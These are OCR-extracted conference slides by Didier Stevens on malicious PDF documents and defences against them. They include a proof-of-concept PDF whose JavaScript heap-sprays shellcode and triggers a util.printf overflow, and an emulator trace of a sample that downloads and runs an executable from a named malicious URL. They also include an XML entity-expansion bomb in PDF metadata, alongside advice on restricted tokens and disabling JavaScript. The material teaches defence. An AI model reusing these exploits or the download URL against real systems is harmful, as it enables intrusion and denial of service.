
Didier@DidierStevens.com

PoC Pure ASCII PDF

```
%PDF-1.1

1 0 obj
<<
 /Type /Catalog
 /Outlines 2 0 R
 /Pages 3 0 R
 /OpenAction 7 0 R
>>
endobj

2 0 obj
<<
 /Type /Outlines
 /Count 0
>>
endobj

3 0 obj
<<
 /Type /Pages
 /Kids [4 0 R]
 /Count 1
>>
endobj

4 0 obj
<<
 /Type /Page
 /Parent 3 0 R
 /MediaBox [0 0 612
792]
 /Contents 5 0 R
 /Resources <<
              /ProcSet
[/PDF /Text]
              /Font
<< /F1 6 0 R >>
            >>
>>
endobj

5 0 obj
<< /Length 56 >>
stream
BT /F1 12 Tf 100 700 Td
15 TL (JavaScript
example) Tj ET
endstream
endobj

6 0 obj
<<
 /Type /Font
 /Subtype /Type1
 /Name /F1
 /BaseFont /Helvetica
 /Encoding
/MacRomanEncoding
>>
endobj

7 0 obj
<<
 /Type /Action
 /S /JavaScript
 /JS (var shellcode =
unescape("%u00E8%u0000%
u5B00%uB38D%u01BB...");
var NOPs =
unescape("%u9090");
while (NOPs.length <
0x60000)
    NOPs += NOPs;
var blocks = new
Array();
for (i = 0; i < 1200;
i++)
    blocks[i] = NOPs +
shellcode;
var num =
12999999999999999888
8...;
util.printf("%45000f",
num);
)
>>
endobj

xref
0 8
0000000000 65535 f
0000000012 00000 n
0000000109 00000 n
0000000165 00000 n
0000000234 00000 n
0000000439 00000 n
0000000553 00000 n
0000000677 00000 n
trailer
<<
 /Size 8
 /Root 1 0 R
>>
startxref
3088
%%EOF
```

Didier@DidierStevens.com

pdf-parser Demo




Protection

Foxit Reader


Didier@DidierStevens.com

Sumatra PDF




Didier@DidierStevens.com

Know Your Enemy ...



Disable JavaScript?



Didier@DidierStevens.com

… Find His Achilles Heel

```
env_w32_hook_GetSystemDirectoryA

env_w32_hook_URLDownloadToFileA
  http://newiphoneforum.com/tds/getexe.php?h=31
  -> c:\WINDOWS\system32\a.exe

env_w32_hook_WinExec
  WinExec c:\WINDOWS\system32\a.exe
```

Access Tokens

Group	Flags
NT AUTHORITY\Authenticated Users	Mandatory
XP-01\None	Mandatory
BUILTIN\Administrators	Owner
BUILTIN\Users	Mandatory
NT AUTHORITY\INTERACTIVE	Mandatory

Privilege	Flags
SeBackupPrivilege	Disabled
SeChangeNotifyPrivilege	Default Enabled
SeCreateGlobalPrivilege	Default Enabled
SeCreatePagefilePrivilege	Disabled
SeDebugPrivilege	Disabled
SeImpersonatePrivilege	Default Enabled
SeIncreaseBasePriorityPrivilege	Disabled
SeIncreaseQuotaPrivilege	Disabled
SeLoadDriverPrivilege	Enabled

Group	Flags
LOCAL	Mandatory
NT AUTHORITY\Authenticated Users	Mandatory
XP-01\None	Mandatory
BUILTIN\Users	Mandatory
NT AUTHORITY\INTERACTIVE	Mandatory

Privilege	Flags
SeChangeNotifyPrivilege	Default Enabled
SeCreateGlobalPrivilege	Default Enabled
SeShutdownPrivilege	Disabled
SeUndockPrivilege	Enabled

Group	Flags
NT AUTHORITY\Authenticated Users	Mandatory
XP-01\None	Mandatory
BUILTIN\Administrators	Deny, Owne
BUILTIN\Users	Mandatory
NT AUTHORITY\INTERACTIVE	Mandatory


Privilege	Flags
SeChangeNotifyPrivilege	Default Enabled


Didier@DidierStevens.com

Use Restricted Tokens

- Windows >= Vista + UAC
- DropMyRights
- StripMyRights
- SAFER SRP

Restricted Token in Action





Disclosure CVE-2009-2979

This update resolves a stack overflow issue that could potentially lead to a Denial of Service (DoS) attack (CVE-2009-3431).
NOTE: this issue is resolved in the Adobe Reader and Acrobat 9.2 and 8.1.7 updates.

This update resolves a XMP-XML entity expansion issue that could lead to a Denial of Service (DoS) attack (CVE-2009-2979).
NOTE: this issue is resolved in the Adobe Reader and Acrobat 9.2 and 8.1.7 updates.

This update resolves a remote denial of service issue in the ActiveX control specific to the Windows OS (CVE-2009-2987).

XML-Bomb in Metadata

```
7 0 obj
<<
 /Type /Metadata
 /Subtype /XML
 /Length 317214
>>
stream
<!DOCTYPE XB [<!ENTITY e0 "A"><!ENTITY e1 "&e0;&e0;"><!ENTITY e2 "&e1;&e1;">...]>
<?xpacket begin="" id=""?>
<x:xmpmeta xmlns:x="adobe:ns:meta/" x:xmptk="Adobe XMP Core 4.0-c316 44.253921, Sun
17:14:39">
   <rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#">
      <rdf:Description rdf:about="" xmlns:dc="http://purl.org/dc/elements/1.1/">
         <dc:title>
            <rdf:Alt>
               <rdf:li xml:lang="x-default">&e10000;</rdf:li>
            </rdf:Alt>
         </dc:title>
      </rdf:Description>
   </rdf:RDF>
</x:xmpmeta>
<?xpacket end=""?>
endstream
endobj
```

Questions?

And hopefully some answers...

Didier@DidierStevens.com

Thank you

http://blog.DidierStevens.com

Didier@DidierStevens.com